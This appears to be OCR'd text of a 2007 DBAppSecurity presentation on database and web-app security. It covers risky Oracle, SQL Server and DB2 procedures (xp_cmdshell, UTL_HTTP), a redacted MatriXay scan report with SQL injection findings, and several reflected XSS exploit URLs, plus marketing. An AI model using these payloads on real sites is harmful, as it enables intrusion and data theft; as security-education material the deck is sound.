
Spots	Oracle	SQL Server	DB2
Password management	Weak password hash algorithm exposed years ago and still did not change. No Salt!	Stored In Sysxlogins, Pwdencrypt()	OS level, SYSADM_GRP, SYSCTRL_GRP
Ports	1521 widely open unless you edit the sqlnet.ora to lock the IP connects in.	1433 TCP 1434 UDP	50000
"Evil" procedures, functions and packages	DBMS_SCHEDULER, UTL_HTTP, UTL_TCP, UTL_SMTP, UTL_FILE	Sp_OACreate Xp_cmdshell, Xp_regread, Xp_regwrite, Xp_logininfo, Xp_grantlogin Xp_xxxxx	>Create table Load from file. >Easy to create procedure to exec OS cmd

Oracle 9i VS 10g

SQL Server 2000 vs 2005

MatriXay Report

Real Sample



DB AppSecurity

评估报告 - 保存时间: 2007-March-09 11:13:49 版本: MatriXay Standard Edition 1.20 (Build 1183)

评估结果

域:	[redacted].com
Web 主机:	http://www.[redacted].com:80/
扫描的页面	No Data
High Vulnerabilities	1
弱点名称	ORACLE_CHAR_TYPE_1
Exploit URL	http://www.[redacted].com:80[redacted]ction.do?city_id=[redacted]SALAAM
数据库名称	e[redacted]a815
数据库用户名称	NEWT[redacted]
总表数	43 User Tables
表名:	[redacted]_TRAVEL_INFO
表名:	[redacted]_USER_MILECARD
表名:	[redacted]_USERINFO
字段名:	AGENT
字段名:	BBC
字段名:	ADDRESS
字段名:	SEX
字段名:	TRUNAM
字段名:	POSTNO
字段名:	PASEXP_ANS
字段名:	REG_TIME
字段名:	USRNAM
字段名:	WORK
表内容:	[redacted]_USERINFO
总行数:	No Data
行号:	001
USRNAM	GC[redacted]
中级风险弱点	18
弱点名称	SCRIPT_XSS
Exploit URL	http://www.[redacted].com:80[redacted]Query.do?city=[redacted]&symbol=%B9%FA%C3%B3&district=%B3%AF%D1%F4%C7%F8&Submit=%B2%E9%D1%AF&corpname=a<script>alert("Hello, MatriXay!")</script>
弱点名称	SCRIPT_XSS
Exploit URL	http://www.[redacted].com:80[redacted]ery.do?symbol=%B9%FA%C3%B3&district=%B3%AF%D1%F4%C7%F8&Submit=%B2%E9%D1%AF&corpname=a&city=PEK<script>alert("Hello, MatriXay!")</script>
弱点名称	SCRIPT_XSS
Exploit URL	http://www.[redacted].com:80[redacted]ery.do?district=%B3%AF%D1%F4%C7%F8&Submit=%B2%E9%D1%AF&corpname=a&city=[redacted]K&symbol=%B9%FA%C3%B3<script>alert("Hello, MatriXay!")</script>
弱点名称	SCRIPT_XSS

In Short, MatriXay is

- ☞Deep analysis with Cross Database support (Oracle, SQL Server, DB2, and Access etc)
- ☞High performance
- ☞Flexible pen-test framework
- ☞Very Low false alarm - Proved results
- ☞Fully Automated - really lower the bar for Consultant/pen-tester

DBAPP Security

Demo!

Defense and Audit Tips

☞Application layer hardening

☞Database layer hardening

☞Web Firewall/DB Auditor

DBAPPSecurity Team

☞Pen-testing Service

Success Rate of pen-testing is 90%+!

☞Products

Reference

- www.owasp.org
- www.dbappsecurity.com
- www.dbappsecurity.com.cn
- www.red-database-security.com
- www.securityfocus.com
- www.securitydocs.com/library/1902
- www.microsoft.com/technet/security/Bulletin/MS07-017.mspx

Q&A

- ☞Thank you for listening!

- ☞Send your comments to info@dbappSecurity.com